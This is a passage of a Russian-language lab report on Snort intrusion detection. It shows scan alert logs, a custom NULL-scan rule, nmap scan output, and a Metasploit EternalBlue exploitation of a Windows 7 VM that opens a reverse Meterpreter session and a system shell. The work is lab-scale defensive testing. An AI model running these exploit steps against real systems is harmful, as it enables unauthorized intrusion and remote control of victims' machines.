
```
08/18-15:43:47.859285  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:19842
08/18-15:43:47.859361  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:19842
08/18-15:43:47.859425  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:10000
08/18-15:43:47.859439  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:10000
08/18-15:43:47.859510  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:4006
08/18-15:43:47.859554  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:4006
08/18-15:43:47.859606  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:9050
08/18-15:43:47.859656  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:9050
08/18-15:43:47.859702  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:9968
08/18-15:43:47.859753  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:9968
08/18-15:43:47.875626  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:4848
08/18-15:43:47.875627  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:7402
08/18-15:43:47.875643  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:7402
08/18-15:43:47.878526  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:3869
08/18-15:43:47.878527  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:6502
08/18-15:43:47.878527  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:6502
08/18-15:43:47.878634  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:2160
08/18-15:43:47.878649  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:2160
08/18-15:43:47.878716  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:5961
08/18-15:43:47.878737  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:5961
08/18-15:43:47.878822  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:49159
08/18-15:43:47.878837  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:49159
08/18-15:43:47.878913  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:2030
08/18-15:43:47.878956  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:2030
08/18-15:43:47.879017  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:4848
08/18-15:43:47.881534  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:7937
08/18-15:43:47.881536  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:7937
08/18-15:43:47.881536  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:15002
08/18-15:43:47.881623  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:15002
08/18-15:43:47.881638  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:3869
08/18-15:43:47.884107  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:1117
08/18-15:43:47.884111  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:1117
08/18-15:43:47.884111  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:10180
08/18-15:43:47.884197  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:10180
08/18-15:46:37.144682  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.130:705
08/18-15:46:37.148700  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.130:161
08/18-15:46:38.161147  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.2:705
08/18-15:46:38.168638  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.2:161
08/18-15:46:40.186517  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.254:705
08/18-15:46:40.288420  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55822 -> 192.168.136.254:705
08/18-15:46:40.577953  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.254:161
08/18-15:46:40.679187  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55822 -> 192.168.136.254:161
08/18-15:46:41.000886  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.1:705
08/18-15:46:41.102713  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55822 -> 192.168.136.1:705
08/18-15:46:41.386621  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.1:161
08/18-15:46:41.489864  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55822 -> 192.168.136.1:161
```

7. В файл test.rules добавил правило обнаружения сканирования Nmap –sN (NULL Scan)




```
  GNU nano 6.2                                                    test.rules
alert tcp any any -> any any (content:"yandex.ru" ; msg:"Someone open yandex website" ; sid:12312313;)
alert tcp any any -> any any (msg:"NULL Scan"; flags: 0; sid:322222;)
```

8. Провёл NULL-сканирование с кали и посмотрел реакцию снорт с новым правилом




```
┌──(k㉿k)-[~]
└─$ sudo nmap -sN 192.168.136.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:58 MSK
Nmap scan report for 192.168.136.1
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.136.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00022s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE         SERVICE
53/tcp open|filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00024s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.15 seconds

┌──(k㉿k)-[~]
└─$ 
```




```
          Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=6366)
08/18-15:59:02.956251  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:443
08/18-15:59:02.956353  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:443
08/18-15:59:02.956618  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:443
08/18-15:59:02.956620  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:443
08/18-15:59:02.956621  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:23
08/18-15:59:02.956895  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:23
08/18-15:59:02.956901  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:23
08/18-15:59:02.957051  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:23
08/18-15:59:02.957053  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:199
08/18-15:59:02.957175  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:199
08/18-15:59:02.959797  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:113
08/18-15:59:02.959986  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:113
08/18-15:59:02.960207  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:199
08/18-15:59:02.960214  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:199
08/18-15:59:02.960215  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:22
08/18-15:59:02.960297  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:22
08/18-15:59:02.960442  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:113
08/18-15:59:02.960443  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:113
08/18-15:59:02.960481  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:587
08/18-15:59:02.960555  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:587
08/18-15:59:02.960660  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:22
08/18-15:59:02.960661  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:22
08/18-15:59:02.964898  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:587
08/18-15:59:02.964932  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:587
08/18-15:59:02.965140  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:135
08/18-15:59:02.965147  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:135
08/18-15:59:02.965280  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:135
08/18-15:59:02.965532  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:135
08/18-15:59:02.965549  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:3389
08/18-15:59:02.965754  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:3389
08/18-15:59:02.965754  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:3389
08/18-15:59:02.965972  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:3389
08/18-15:59:02.965974  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:143
08/18-15:59:02.965976  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:143
08/18-15:59:02.971410  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:554
08/18-15:59:02.971762  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:554
08/18-15:59:02.971767  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:143
08/18-15:59:02.971913  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:143
08/18-15:59:02.971915  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:111
08/18-15:59:02.972046  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:111
08/18-15:59:02.972146  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.254:554
08/18-15:59:02.972148  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.1:554
08/18-15:59:02.972325  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:21
08/18-15:59:02.972331  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.130:21
08/18-15:59:02.972456  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.136.129:43072 -> 192.168.136.2:25
```

9. Запустил виртуальную машину с win7 и повторно проэксплуатировал уязвимость EternalBlue с кали, посмотрел реакцию снорт в убунту.



```
[*] Additionally setting TARGET => Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.136.128
RHOST => 192.168.136.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.136.129:4444
[*] 192.168.136.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.136.128:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.136.128:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.136.128:445 - The target is vulnerable.
[*] 192.168.136.128:445 - Connecting to target for exploitation.
[+] 192.168.136.128:445 - Connection established for exploitation.
[+] 192.168.136.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.136.128:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.136.128:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.136.128:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.136.128:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.136.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.136.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.136.128:445 - Sending all but last fragment of exploit packet
[*] 192.168.136.128:445 - Starting non-paged pool grooming
[+] 192.168.136.128:445 - Sending SMBv2 buffers
[+] 192.168.136.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.136.128:445 - Sending final SMBv2 buffers.
[*] 192.168.136.128:445 - Sending last fragment of exploit packet!
[*] 192.168.136.128:445 - Receiving response from exploit packet
[+] 192.168.136.128:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.136.128:445 - Sending egg to corrupted connection.
[*] 192.168.136.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.136.128
[*] Meterpreter session 1 opened (192.168.136.129:4444 -> 192.168.136.128:49160) at 2024-08-18 16:19:49 +0300
[+] 192.168.136.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.136.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.136.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WIN-6RACH56HA5B
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : ru_RU
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > shell
Process 1476 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
(c) ��ௌ������ ���������� (Microsoft Corp.), 2009. ��� �� ���饭�.

C:\Windows\system32>
```



```
